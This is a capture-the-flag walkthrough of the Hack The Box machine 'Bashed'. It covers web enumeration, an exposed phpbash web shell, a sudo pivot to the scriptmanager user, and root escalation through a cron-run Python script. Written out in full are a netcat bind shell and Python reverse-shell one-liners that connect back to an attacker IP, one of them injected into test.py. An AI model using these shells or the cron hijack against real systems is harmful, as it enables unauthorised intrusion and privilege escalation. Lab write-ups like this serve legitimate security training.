
| Name | Bashed |
|---|---|
| Platform | Hack The Box |
| Difficulty | Easy |
| Operating System | Linux |
Initial Enumeration
After running our initial Nmap scan, we see that there is only one port and it is port 80. It appears to be running an Apache Web Server. Lets check out the landing page on port 80.
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)
Initial Foothold
After running our initial Nmap scan, we see that there is only one port and it is port 80. It appears to be running an Apache Web Server. Lets check out the landing page on port 80.

It appears to be a development site for a webshell called phpbash. This could be an easy way into the machine, so lets check it out. First lets do some directory busting to see if there is anything else we can find on the web server.
dirb http://10.10.10.68/ -w
Dirb has returned a few results. Lets check out the /dev directory.

There appear to be some php scripts stored in /dev. Lets check our phpbash.php to see if is in fact a web shell. We can simply navigate to it in the web browser.

Well i will be damned. It looks like we have a web shell on the machine. Lets see if we can get the user flag.

Well that was easy. Now lets see if we can escalate privileges on the machine.
Pivoting
Since we already have a web shell on the machine, lets pull down linpeas onto the victim and see what results we get back

After running linpeas, it looks like our best target is sudo. It looks like we are able to use sudo to run anything as the “scriptmanager” user.
sudo -lLets try to get a shell as this user.

First, lets try the easiest way and that is to just use netcat to execute /bin/bash and redirect stdin and stdout to our local terminal. The following command will listen on port 1234 and execute the shell executable/bin/bash upon connection.
sudo -i -u scriptmanager nc -nvlp 1234 -e "/bin/bash"We can then connect to the remote port from our kali machine, using the following command:
nc 10.10.10.68 1234
There seems to be an issue with using this version of netcat. We could upload a different version of netcat that would work just the same, but for simplicity, lets just run a python reverse shell.
reverse shell:
Instead lets run the following listener on our machine:
nc -nvlp 1234Now, lets run this python reverse shell on the victim machine and wait for a connection back to our machine.
sudo -i -u scriptmanager python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.34",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
Boom! Now lets find a path to escalate to root!
Privilege Escalation
After running linpeas.sh on the victim machine, again as the user scriptmanager, we see that there is a file “/scripts/test.txt” that has been modified within the last 5 minutes.

When we go to that folder we see that there is a a test.py file owned by our user and the test.txt file that is owned by root. This leads us to believe that there is a cron job running as root that is creating this text file with the python file. The most obvious thing to do is just to simply replace the contents of this file with a reverse shell and hope for a callback to our local machine.

Lets set up another listener on a different port on our local machine.
nc -nvlp 9999Now on the victim machine, lets copy this reverse shell into the test.py file.
echo 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.34",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);' > test.py
BOOM! Pwned!